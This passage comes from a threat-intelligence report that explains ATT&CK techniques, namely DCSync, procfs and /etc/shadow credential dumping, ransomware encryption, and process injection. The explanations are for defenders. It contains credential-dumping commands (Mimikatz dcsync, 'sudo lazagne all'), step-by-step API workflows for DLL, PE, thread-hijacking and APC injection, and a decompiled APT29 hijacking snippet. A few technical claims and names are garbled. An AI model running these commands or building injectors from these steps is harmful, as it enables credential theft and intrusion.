DCSync can be used to replicate the entire AD database or a specific subset of the database, depending on the user's needs. It can also be used to replicate changes to the AD database in real-time or scheduled.

Administrators and other authorized users typically use DCSync to maintain the integrity and availability of the AD database. It is an important tool for ensuring that all DCs have an up-to-date copy of the directory. It is often used with other replication technologies, such as AD replication or Global Catalog replication.

Adversary Use of DCSync

Attackers can abuse DCSync in their attack campaigns to obtain sensitive information from the AD database. An adversary can do this with sufficient permissions and credentials, using DCSync to replicate the AD database from a primary DC to a secondary DC and then extracting sensitive information such as user passwords and other credentials.

There are several ways in which attackers may abuse DCSync in their attack campaigns:

1. Obtaining User Credentials

An attacker may use DCSync to replicate the AD database and extract user credentials, such as passwords, to gain unauthorized access to the system. This can be done without leaving any trace of the operation on the primary DC, making it difficult to detect.

2. Escalating Privileges

An attacker may use DCSync to obtain credentials for high-privilege accounts, such as administrator accounts, to escalate their privileges on the system. This can allow them to perform actions that would otherwise be restricted to them.

3. Conducting Lateral Movement

An attacker may use DCSync to obtain credentials for other systems and services on the network to move laterally within the network and potentially compromise other systems.

4. Gaining Persistence

An attacker may use DCSync to add a new user account to the AD database with a known password or a password that is set never to expire. This would allow the attacker to log in to the system using the new account and potentially maintain a foothold on the system.

Mimikatz includes DCSync as a command in the lsadump module (lsadump::dcsync) that simulates the behavior of a domain controller and requests other domain controllers to synchronize a specified entry and replicate information using the MS-DRSR. Lsadump also includes NetSync, which implements DCSync over a traditional replication protocol.

To use the lsadump::dcsync module, an attacker would need to run Mimikatz on a compromised system and use it to obtain the necessary credentials and permissions. They would then use the dcsync command to specify the target DC and the entry that they want to replicate, and initiate the replication process.

For example, an attacker might use the following command to request that a DC replicate the password information for the user "john.doe" from the AD database:

```
lsadump::dcsync /user:john.doe
```

If the attacker has the necessary permissions and credentials, the other DCs will replicate the requested information and send it back to the attacker. The attacker can then use Mimikatz to extract sensitive information from the replicated data.

#2.7. T1003.007 Proc Filesystem

The proc filesystem (procfs) is a virtual filesystem in the Linux kernel that provides information about processes and other system information. It is a pseudo-filesystem, which means that it does not exist on a physical storage device, but rather is generated dynamically by the kernel as it is needed. Adversaries may attempt to use the procfs as a means of obtaining credentials and other sensitive information from a system.

The procfs is typically mounted in the /proc directory, and it consists of a series of virtual files and directories that provide information about various aspects of the system. Some examples of the types of information that can be found in the procfs include:

- **Process information:** The /proc directory contains a subdirectory for each running process on the system, with a numeric name corresponding to the process ID (PID). These directories contain virtual files with information about the process, such as its command line arguments, current working directory, and open file descriptors.
- **Kernel information**: The procfs also contains virtual files and directories with information about the kernel and its configuration. This can include information about the version of the kernel, the system architecture, and the loaded kernel modules.
- **Hardware information:** The procfs contains virtual files with information about the hardware on the system, such as the processor type and model, the amount of memory installed, and the configured interrupts and I/O ports.

Adversary Use of Proc Filesystem

The proc filesystem (procfs) can potentially be used by attackers to obtain credentials and other sensitive information about the operating system and its processes. There are several ways in which attackers may use the procfs for this purpose:

1. Extracting Command-line Arguments

The procfs contains virtual files with the command-line arguments of each running process on the system. An attacker may attempt to read these files in order to obtain any sensitive information that may have been passed as command-line arguments, such as passwords or API keys.

2. Reading Environment Variables

The procfs contains virtual files with the environment variables of each running process. An attacker may attempt to read these files in order to obtain sensitive information that may be stored in environment variables, such as credentials for external services or database servers.

3. Obtaining Process Information

The procfs contains virtual files with information about the processes running on the system, including the current working directory, open file descriptors, and other details. An attacker may use this information to gather intelligence about the system and potentially identify processes that may be of interest.

4. Reading Kernel Information

The procfs contains virtual files and directories with information about the kernel and its configuration. An attacker may attempt to read these files in order to obtain information about the version of the kernel, the system architecture, and the loaded kernel modules. This information may be used to tailor an attack to the specific system and potentially exploit known vulnerabilities.

An adversary may use the following tools to extract credentials using the proc file system:

- **MimiPenguin** is an open-source tool capable of dumping process memory and harvesting passwords and hashes by searching for text strings and regular expressions.

- **LaZagne** can extract credential information from process memory with the memorydump.py module. It includes regex patterns for passwords of common websites, such as Gmail, Dropbox, Salesforce, PayPal, Twitter, Github, and Slack. Lazagne uses these patterns to dump cleartext passwords from the browser's memory. Its mimipy.py module is a Python port of MimiPenguin.

- **Procdump** for Linux is a Linux reworking of the classic ProcDump tool from the Sysinternals suite of tools for Windows. It provides Linux developers with a straightforward method for generating core dumps of their applications in response to performance triggers. Naturally, adversaries utilize this tool to dump process memory and extract credentials from dumped memory.

#2.8. T1003.008 /etc/passwd and /etc/shadow

The /etc/passwd and /etc/shadow files are used to store information about user accounts on a Unix-like system. While /etc/passwd file stores user account information, /etc/shadow file consists of password hashes. MD5, SHA-256, and SHA-512 are some hash algorithms used for these passwords. The contents of these files are dumped by adversaries for offline password cracking.

The /etc/passwd file stores information about each user account, including the username, user ID (UID), group ID (GID), and home directory. It does not contain the user's password, however. The /etc/shadow file stores the hashed password for each user account, along with other information, such as the password expiration date and any password reset flags. This file is typically readable only by the root user, as it contains sensitive information.

Adversary Use of /etc/passwd and /etc/shadow

Adversaries may attempt to access or modify the contents of the /etc/passwd and /etc/shadow files on a Unix-like system in order to compromise user accounts and gain unauthorized access to the system. There are several ways in which attackers may use these files for malicious purposes:

1. Adding new user accounts

An attacker may add a new user account to the /etc/passwd file, with a known or easily guessable password. This would allow them to log in to the system using the new account and potentially escalate their privileges.

2. Modifying existing accounts

An attacker may modify an existing user account in the /etc/passwd file, for example by changing the home directory or group membership, to escalate their privileges. They may also modify the user's password in the /etc/shadow file, either by changing it to a known password or setting it to never expire.

3. Gaining access to encrypted passwords

An attacker may attempt to gain access to the /etc/shadow file in order to obtain the encrypted passwords for offline cracking. They may then use tools such as John the Ripper or Hashcat to try to crack the passwords and gain access to user accounts.

4. Using these files as part of a larger attack

An attacker may use the /etc/passwd and /etc/shadow files in combination with other tactics and techniques as part of a larger attack against a system. For example, they may use the extracted credentials to gain initial access to the system, and then use other tactics to escalate their privileges and move laterally within the network.

Tools Used by Adversaries to Dump Credentials from /etc/passwd and /etc/shadow Files

- The **unshadow** tool [58] is a utility used to extract the password hashes from the /etc/passwd and /etc/shadow files on a Unix-like system. It is typically used with password-cracking tools, such as John the Ripper or Hashcat, to facilitate the offline cracking of user passwords. The unshadow utility takes the /etc/passwd and /etc/shadow files as input and outputs a single file containing a list of username and password hash pairs. This output file can then be used as input to a password-cracking tool. Security professionals and administrators typically use this tool to test the strength of user passwords and identify any weak or easily guessable passwords that may be present on a system. Adversaries also use it to obtain password hashes for offline cracking.

- **LaZagne** is an open-source tool that is used to extract various types of credentials from a computer running Windows or Linux. It can extract credentials from a wide range of sources, including browsers, mail clients, and various types of configuration files. On a Unix-like system, LaZagne can be used to extract credentials from the /etc/passwd and /etc/shadow files with the following command:

  ```
  sudo lazagne all
  ```

  Moreover, LaZagne can perform dictionary attacks against MD5, Blowfish, SHA-256, and SHA-512 forms of passwords in the /etc/shadow file. Note that, an adversary needs to run LaZagne with root privileges in order to extract the credentials from these files.

#3 T1486
Data Encrypted for Impact

Adversaries attack the availability of the data and services in target systems with malicious use of encryption. Whether it's used in ransomware attacks or data destruction attacks, encrypting data is a highly forceful way of disrupting businesses. Ransomware attacks were on the rise in 2022 and are predicted to continue to threaten organizations' and individuals' everyday life. That's why Data Encrypted for Impact is the third most prevalent adversary technique in the Red Report 2023.

Tactics
Impact

Prevalence
23%

Malware Samples
117,127

Adversary Use of Data Encrypted for Impact

Adversaries utilize advanced encryption algorithms to render their victim's data useless. In ransomware attacks, adversaries hold the decryption key for ransom with the hopes of financial gain. The pattern in the infamous ransomware attacks shows that adversaries use multiple encryption algorithms for speed, security, and efficiency.

There are two popular approaches in cryptographic encryption algorithms:

Symmetric encryption:
Symmetric encryption algorithms use the same key for encryption and decryption processes. This key is also known as the secret key. AES, Blowfish, ChaCha20, DES, 3DES, and Salsa20 are some popular examples of symmetric algorithms.

Asymmetric encryption:
Asymmetric encryption algorithms use a key pair called public and private keys for encryption and decryption, respectively. These algorithms are also known as public key encryption. RSA, ECDH, and ECDSA are popular asymmetric encryption algorithms.

Symmetric encryption is best suited for bulk encryption because it is substantially faster than asymmetric encryption. Also, the file size after encryption is smaller when symmetric encryption is used. In order to efficiently carry out ransomware attacks, threat actors will often utilize symmetric encryption, which allows for faster encryption and exfiltration of the victim's files. Although symmetric encryption is faster and more efficient, it has two main limitations:

- **Key distribution problem:** The encryption key is the only thing that ensures privacy in symmetric encryption, and the secrecy of the encryption key is paramount for the confidentiality of the encrypted data. If the encryption key is revealed to a third party while in transit or on disk, encrypted files can be decrypted easily. Therefore, distributing the encryption key is a challenge that ransomware operators need to overcome.

- **Key management problem:** Using different encryption keys for different encryption operations is a common best practice for symmetric encryption. However, this practice creates a key management problem as the number of encryption keys grows for each encryption operation. For ransomware, threat actors must create different encryption keys for each infected host and keep all the keys secret; otherwise, victims can decrypt all the data using the revealed key.

Ransomware operators use asymmetric encryption to solve symmetric encryption's key distribution and management problems. Although slower than its alternative, asymmetric encryption allows ransomware operators to leave their public key in the infected hosts without worry since victims cannot decrypt their files without the private key.

In a typical ransomware attack, ransomware payload encrypts files with a symmetric encryption algorithm using a secret key. Then, the payload encrypts the secret key with a public key that is custom created for the infected host. This combined use of both encryption algorithms is called the **hybrid encryption approach**. It helps ransomware operators to leverage the fast encryption performance of symmetric encryption while using the strong security of asymmetric algorithms. Following table lists encryption algorithms used by ransomware that were mentioned in CISA Alerts in 2022.

Ransomware	Symmetric Encryption	Asymmetric Encryption
Cuba [16]	ChaCha20	RSA (4096-bit)
Hive [4]	ChaCha20-Poly1305	ECDH with Curve 25519
Vice Society [59]	ChaCha20-Poly1305	NTRUEncrypt
Zeppelin [60]	AES-256	RSA (2048-bit)
Maui [61]	AES-128	RSA
MedusaLocker [62]	AES-256	RSA (2048-bit)

Ransomware operators use asymmetric encryption to solve symmetric encryption's key distribution and management problems. Although slower than its alternative, asymmetric encryption allows ransomware operators to leave their public key in the infected hosts without worry since victims cannot decrypt their files without the private key.

In 2022, the Russian invasion of Ukraine brought attention to the fact that state-sponsored threat actors also utilize encryption for nefarious purposes, such as destroying victims' data or distracting them from the actual attack. This serves as a reminder that encryption is not only prevalent in ransomware attacks, but can also be weaponized by state actors. In data destruction attacks, adversaries irreversibly encrypt files with keyless encryption techniques and leave their victims without a way to decrypt their files.

Here are some of the recent wiper malware examples:

- RuRansom [63]
- WhisperGate [64]
- HermeticWiper [65]
- MeteorExpress [66]
- Exmatter [67]


Built-in Windows APIs allow users to utilize both symmetric and asymmetric encryption algorithms such as DES, 3DES, RC2, RC4, and RSA. Adversaries abuse this feature in their data encryption operations. For example, BlueSky and Nefilim abuse Microsoft's Enhanced Cryptographic Provider to import cryptographic keys and encrypt data with the following API functions [68], [69].

- Initializing and connecting to the cryptographic service provider: CryptAcquireContext
- Calculating the hash of the plain text key: CryptCreateHash, CryptHashData
- Creating the session key: CryptDeriveKey
- Encrypt data: CryptEncrypt
- Clear tracks: CryptDestroyHash, CryptDestroyKey, CryptReleaseContext

Ransomware operators often query unique information to generate a unique identifier for infected hosts. Unique identifiers allow them to track infected hosts and encryption/decryption processes. For example, Zeppelin ransomware queries the MachineGUID value from the following registry key, as it is a unique identifier for each Windows host [60].

```
Registry: "HKLM\SOFTWARE\Microsoft\Cryptography"
Key: "MachineGUID"
```

Security teams can monitor these API functions for ransomware detection.



#4 T1055
Process Injection

Process injection is a common technique used by adversaries to achieve an increased level of stealthiness, persistence, and privilege on a victim's system. Process injection involves injecting malicious code into a legitimate process, allowing the attacker to execute their code in the context of the target process and avoid detection. Due to its broad range of advantages, the T1055 Process Injection technique remains in the top five of Top Ten attack techniques.

Tactics
Defense Evasion
Privilege Escalation

Prevalence
22%

Malware Samples
110,848

Adversary Use of Process Injection

Adversaries may use Process Injection for various purposes, such as evading detection, persisting on a system, or gaining access to the system's resources (e.g., memory, network).

It is a typical security practice to list all the processes running on a system and identify the malicious processes among the legitimate ones that are part of the operating system or installed software with recognizable names and file paths. Any processes we do not recognize or with suspicious characteristics, such as a non-standard file path or abnormal behavior, can be quickly flagged as malicious and killed. However, suppose adversaries encapsulate their malicious code into a legitimate process. In that case, the malware stays hidden from the eyes and may not be flagged by security software or other detection mechanisms. This technique of running arbitrary code within the address space of another process is called Process Injection.

Process injection provides two significant benefits for adversaries:

1. Privilege Escalation

If the target process has elevated privileges, the injected code will also have access to those privileges, allowing the adversary to gain greater control over the system and potentially escalate their privileges even further. For instance, if a target process has access to network resources, then the malicious code encapsulated within this process may allow an adversary to communicate over the Internet or with other computers on the same network. This privilege can enable the adversary to carry out various malicious activities, such as downloading next-stage payloads or tools, exfiltrating sensitive data, spreading malware to other systems, or launching attacks against the network.

2. Defense Evasion

An adversary can evade security controls designed to detect and block known threats by executing their malicious code under the privileges of a legitimate process. As the malicious code is hidden within the legitimate process, which is typically allow-listed, the target process acts as a camouflage for the malicious code, allowing the malicious code to evade detection and run without being noticed.

When an adversary uses process injection to execute their code, the code is typically run directly in the memory of the legitimate process. This can make it difficult for disk forensics tools to detect the code, as it is not written to the disk.

Security controls may quickly detect custom processes with unfamiliar names. Therefore, attackers use common native built-in Windows processes and common software processes such as:

Type	Processes
Windows Built-in	explorer.exe, svchost.exe, lsass.exe, csrss.exe, msbuild.exe, regsvr32.exe, dllhost.exe, services.exe, cvtres.exe, rundll32.exe, arp.exe, PowerShell.exe, AppLaunch.exe, cmd.exe, vbc.exe and RegAsm.exe
COTS Software	iexplore.exe, ieuser.exe, firefox.exe, opera.exe, chrome.exe, winword.exe, excel.exe, outlook.exe, msinm.exe, avg.exe, and mcafee.exe.

Adversaries use the following methods when picking their target process for malicious code injection:

1. Hardcoded Targeting

In the first scenario, an adversary can hardcode a particular target process in the malicious code, and only this process is used to host the injected code. explorer.exe and svchost.exe are the two most commonly leveraged processes for this type of attack. For instance, it is known that Chinese threat actors (AA22-277A) execute malware, looking for a specific running process [70].

An attacker can also define a list of target processes in the code, and the injected code is executed in the first process on the list that is found to be running on the system. These lists typically include native Windows and browser processes.

2. Dynamic Targeting

In this attack scenario, an adversary does not define the target process beforehand and instead locates a suitable host process at runtime. It is common for adversaries to use Windows API functions to enumerate the list of all currently active processes and to get a handle on each target process in attack campaigns. The specific API functions that are used will depend on the goals of the attack and the capabilities of the adversary, but some common examples include EnumProcesses(), EnumProcessModules(), CreateToolhelp32Snapshot(), and OpenProcess().

The example code given below uses the EnumProcesses() to enumerate the list of all currently active processes and tries to get a handle on each target process.

Sub-techniques of Process Injection

There are 12 sub-techniques under the Process Injection technique in ATT&CK v12:

ID	Name
T1055.001	Dynamic-link Library Injection
T1055.002	Portable Executable Injection
T1055.003	Thread Execution Hijacking
T1055.004	Asynchronous Procedure Call
T1055.005	Thread Local Storage
T1055.008	Ptrace System Calls
T1055.009	Proc Memory
T1055.011	Extra Window Memory Injection
T1055.012	Process Hollowing
T1055.013	Process Doppelgänging
T1055.014	VDSO Hijacking
T1055.015	ListPlanting

Each of these sub-techniques will be explained in the next sections.

#4.1. T1055.001 Dynamic-link Library Injection

DLL injection involves injecting a malicious DLL into a target process, which allows the attacker to execute arbitrary code in the context of that process. Even though the core motivation behind this injection technique is to bypass security controls and elevate privileges, adversaries can also leverage this sub-technique for other malicious purposes.

Dynamic-Link Library (DLL):
A dynamic-link library (DLL) is a file that contains compiled code that you can use from other programs. When you call a function in a DLL, the operating system loads the DLL into memory and jumps to the function in the DLL. This allows you to use code from multiple programs in the same program, without having to recompile all of the code every time you make a change.

DLLs are useful because they allow you to share code between multiple programs, making it easier to develop and maintain those programs. If you want to use a DLL in your program, you will typically include a header file that declares the functions in the DLL and then link your program to the DLL at runtime. This is usually done using the #include directive in C or C++ and the import statement in languages like Python or Java.

Adversary Use of DLL Injection

DLLs can pose a security risk because they allow you to use code from other programs in your own program. If a DLL contains malicious code, it can execute it when loaded into memory, which can compromise the security of your program. Adversaries can use DLLs to launch attacks in a few different ways. But the most common way that adversaries can use DLLs in attacks is by injecting malicious code into a DLL that is already loaded in memory. This can be done using the DLL injection technique, which allows the attacker to execute their code in the context of the program that is using the DLL.

In general, adversaries utilize DLL injection in malware by employing the following steps:

1- Identification of the target process: Before the malware can perform DLL injection, it must first identify a target process to inject the malicious DLL. This is typically done by using various APIs to search for processes on the system:

- CreateToolhelp32Snapshot - creates a snapshot of the system's processes and threads, which can be used by other programs to gather information about the system's current state.
- Process32First - retrieves the *first* process entry in the snapshot created by the CreateToolhelp32Snapshot function.
- Process32Next - retrieves the *next* process entry in the snapshot created by the CreateToolhelp32Snapshot function.

These APIs allow the malware to enumerate the list of processes currently running on the system and gather information about each process, such as its name, ID, and path.

2- Attaching to the process: Upon locating the target process, the malware calls the OpenProcess function to obtain the target process' handle.

3- Allocating memory within the process: Having a handle to the target process, the malware invokes the VirtualAllocEx function to allocate memory in the virtual address space of the target process. The output of this function is a pointer to the allocated memory in the target process's address space, which can be used to write data to the allocated memory using functions such as WriteProcessMemory.

4- Copying DLL or the DLL path into process memory: As mentioned in the previous bullet, the malware calls the WriteProcessMemory to write the path to its DLL into the allocated memory. Another required function for writing the DLL path or determining offset for writing full DLL is LoadLibraryA. LoadLibraryA is a function in the Windows kernel32.dll library that is used to load a DLL at runtime. It accepts a filename as a parameter and returns a handle to the loaded module.

5- Executing the injected DLL: As managing threads within another process can get quite complicated, it is common practice to construct your own thread via the CreateRemoteThread function. In addition, the NtCreateThreadEx or RtlCreateUserThread API functions can also be leveraged to execute code in another process' memory. The method usually consists of passing the LoadLibrary address to one of these two APIs, which requires a remote process to execute the DLL on the malware's behalf [71].

One of the critical challenges for adversaries using DLL injection is that the LoadLibrary function, commonly used to load a DLL into a process, registers the loaded DLL with the program. Due to this registration process, it becomes easier for security controls to detect malicious activity. To avoid this, some attackers may load the entire DLL into memory and determine the offset to the DLL's entry point. Even though it is not a foolproof method, it may allow adversaries to inject the DLL into a process without registering it with the program and remain stealthy on the target system.

Reflective DLL Injection:

The **Reflective DLL Injection** is a technique used to inject a DLL into a process without using the standard Windows API functions like LoadLibrary() and GetProcAddress(). Instead, the DLL itself contains the code necessary to load and execute itself within the target process, using techniques like parsing the Export Address Table (EAT) to locate the addresses of key API functions like LoadLibraryA() and GetProcAddress() [72]. This allows the DLL to be injected into the process without the need to call these functions directly.

Security researchers commonly come across DLL injection techniques in the wild.

For instance, Mindware ransomware is known for leveraging the reflective DLL injection technique. Because the malicious shellcode can create its import table and parse through it when it is executed in memory, it can find and use the functions and libraries that it needs to run even if it is loaded into memory at a different location than it was initially intended to be run. This technique, known as *position independence*, allows the shellcode to be more difficult to detect and defend against, as it can be run in a variety of different contexts [73].

North Korea's Lazarus APT has performed a DLL injection attack by using the CreateRemoteThread method to start a thread inside the target process [74].

#4.2. T1055.002 Portable Executable Injection

Portable Executable (PE) is a file format used by Windows systems to store executables, object code, and DLLs. PE Injection is a sub-technique used by malware to insert its code into a running process, causing the malware code to be executed under the target process' privileges. This is typically done by injecting a small piece of malicious shellcode or calling the CreateRemoteThread function to create a new thread.

Portable Executable (PE):

The Portable Executable (PE) file format is a file format for executables, object code, and DLLs used in 32-bit and 64-bit versions of Windows operating systems. It is used to store the contents of a program in a single file that can be loaded into memory and executed by the operating system.

The PE file format has a specific structure that consists of a number of different sections, each of which serves a specific purpose. Some of the sections in a PE file include the .text, .data, .rdata, .bss sections.

In addition to these sections, the PE file format also includes a number of different headers that contain information about the file, such as the entry point (the point at which the program begins execution), the location of the different sections in the file, and the dependencies of the program (other libraries or DLLs that the program needs to run).

The PE file format is used by many Windows programs and is an important part of the architecture of the Windows OS. It is also used as a container for other file formats, such as dynamic-link libraries (DLLs) and ActiveX controls, which are used to extend the functionality of Windows programs.

Adversary Use of Portable Executable Injection

Similar to the DLL injection technique, with PE injection technique, adversaries allocate memory in the host process using the VirtualAllocEx function. However, instead of writing the path to the malicious DLL file within that allocated memory, the malware invokes the WriteProcessMemory to write its malicious code.

As stealthy as it seems, the PE injection technique has a disadvantage, too: The change in the base address of the copied image [75]. When the malware injects its PE into another process's memory, it acquires an unpredictable new base address. This requires the malware to recompute its PE's fixed addresses dynamically. To overcome this problem, adversaries design their malware to locate the host process' relocation table address and resolve the cloned image's absolute addresses via a loop over its relocation descriptors.

Below, you will find the workflow of the portable executable injection attack [76].

- First, adversaries obtain the PE file that they want to inject into the target process.
- Following this, they determine the PE's current image base address.
- Then, they must get the size of the local process into which we are trying to inject our target process.
- In the third step, attackers allocate a block of memory within the local process and copy the image of the target process here. The address of this newly allocated memory can be called local_address.
- Next, adversaries allocate a new block of memory within the target process. Let's call this address target_address.
- In this step, we calculate the delta between the local_address and target_address. This can be called delta.
- In the sixth step, adversaries move PE from the current process to the target process. Pathed PE is written into the target process's memory location using the WriteProcessMemory function.
- Finally, attackers create a remote threat and point this to the InjectionEntryPoint function, which lies in the PE target process.

Portable Executable (PE) injection attack is commonly leveraged in the wild. In fact, in February 2022, the usage of Windows PE malware peaked, with over three million unique users' devices being attacked [77]. For instance, according to a February CISA report MuddyWater APT group performed a PE injection attack for defense evasion [78].

#4.3. T1055.003 Thread Execution Hijacking

Thread Execution Hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system, and then redirecting the execution of one of the threads in that process to the injected code.

Adversary Use of Thread Execution Hijacking

Thread execution hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system, and then redirecting the execution of one of the threads in that process to the injected code.

To perform this technique, an attacker would first need to find a suitable process to hijack. This could be a process that is running with high privileges, or a process that is trusted by other programs on the system. Once found, malware suspends the target process, unmap/hollow its memory, and then inject malicious shellcode or DLL into the process. Finally, they would need to redirect the execution of a thread in the process to the injected code.

! This technique is similar to the process hollowing technique, but instead of creating a new process in a suspended state, it aims to find an already existing process on the target system.

The attack lifecycle given below is generally followed by adversaries performing Thread Execution Hijacking attacks.

- A handle to an existing target process is initially generated. This is done by using native Windows API functions like OpenThread.
- As adversaries need a process in a suspended state, the target process gets suspended or paused using the SuspendThread function.
- Then, malware allocates memory in the target process via the VirtualAllocEx function.
- In the fourth stage, using the WriteProcessMemory function, the shellcode gets written within the newly allocated memory.

- Next, malware retrieves the target thread's context with the GetThreatContext function.
- In this step, the target thread's instruction pointer is updated to point to the shellcode written in the allocated memory in the fourth step.
- Then, malware commits the hijacked thread's new context with the SetThreadContext function.
- Finally, malware resumes the hijacked threat via the ResumeThread function.

It is common to see thread execution hijacking sub-technique in the wild. For instance, malware analysis performed on a C2-Client Dropbox Loader used by the APT29 reveals that the APT groups are still performing a thread execution hijacking attack [79].

```
. . .
hThread [0] = 0164; // THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER |
Suspended
NtCreateThreadEx((PHANDLE) hThread, THREAD_ALL_ ACCESS, 064,
CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0164,
Su, 0164, 0164, 0164, 0164);
if ( hithread[0] )
{
    Context.ContextFlags = CONTEXT_FULL;
    if ( !GetThreadContext(hThread[0], &Context) )
        return 3;
Context.Rcx
= (DWORD64) Pre_C2client_MAIN_redirect_exec; // thread execution
hijacking
if ( !SetThreadContext(hThread[0] | &Context) )// hijacking via
context RCX register-> New thread in suspended state not yet fully
initiate
        return 2;
ResumeThread(hThread [0]);// RCX is the first parameter for
RtllserThreadStart -> thread entry point is in ROX
. . .
```

In this scenario, APT29 performed a thread execution hijack by directly calling the "NtCreateThreadEx" system call (syscall). A new thread is created in a suspended state with flags set to hide it from a debugger. The decoy start routine of the newly created thread, "RtlNewSecurityObjectWithMultipleInheritance," is replaced by setting the thread context of this thread, specifically by setting the RCX register to point to the code where execution will be directed. This serves as a technique for evading antivirus software and debugging tools. The RCX register is the first argument to the "RtlUserThreadStart" function, which determines the entry point for the new thread, and this argument sets the new thread's entry routine to something different than the decoy routine [79].

#4.4. T1055.004 Asynchronous Procedure Call

Asynchronous procedure calls (APCs) are functions executed asynchronously within a specific thread's context. When an APC is queued to a thread, it is added to the thread's APC queue. When the thread is scheduled to run again, it checks its APC queue for any pending APCs and executes them before continuing with its normal execution. Malware developers often exploit this mechanism by attaching malicious code to the APC queue of a target thread.

Asynchronous Procedure Call (APC):

An Asynchronous Procedure Call (APC) is a mechanism that allows a thread to execute a function asynchronously in the context of another thread. APCs are used in the Windows operating system to perform various tasks, such as allowing a thread to wait for the completion of an I/O operation or to perform a task in the context of a different thread.

APCs are queued to a thread's APC queue, and the thread is notified when an APC is ready to be executed. The thread can then execute the APC by calling the function KeWaitForSingleObjectwith the APC object as a parameter.

There are two types of APCs: kernel APCs and user APCs. Kernel APCs are executed in the context of the system kernel, while user APCs are executed in the context of a user-mode process.

APCs are often used in the implementation of Windows device drivers to perform tasks such as reading and writing data to a device. They are also used by system libraries and applications to perform tasks asynchronously, such as waiting for the completion of an I/O operation.

Adversary Use of Asynchronous Procedure Call

One way that adversaries may use APCs is by queuing a kernel APC to the APC queue of a system thread, such as a thread that is running with elevated privileges. When the APC is executed, the code will be executed in the context of the system thread, allowing the adversary to perform actions with the privileges of the thread.

Another way that adversaries may use APCs is by injecting a PE into a process and using an APC to execute code from the injected PE within the context of the process. This can be used to evade security measures that are designed to prevent the injection of code into a process, as the APC is executed in a way that is transparent to the process itself.

APCs can be a powerful technique for adversaries, as they allow the execution of code in the context of another process or thread without the need for code injection or other techniques that may be detected by security defenses.

The following steps are adopted by adversaries while abusing the Asynchronous Procedure Calls in malware.

- **Identifying the target process ID:** First, malware finds a legitimate process to inject its malicious code. Possible processes might include explorer.exe, svchost.exe, and regsvr32.exe.
- **Allocating memory within the process:** In the second step, malware invokes the VirtualAllocEx function to allocate memory to write the path to the malicious DLL.
- **Write malicious code into process memory:** Having allocated memory within the target process, the malware calls the WriteProcessMemory function to write the path to the malicious DLL file within the allocated memory.
- **Identifying threads of the target process:** Each thread has an associated queue of APCs. These queues of APCs are processed whenever the thread enters an alertable state. For instance, WaitForSingleObjectEx, WaitForMultipleObjectsEx, or SleepEx functions allow the thread to process the currently waiting APCs.
- **Queuing an APC to execute the malicious code:** In the final step, QueueUserAPC can be used to invoke a function. This is similar to calling the LoadLibraryA function to point to a malicious DLL file.

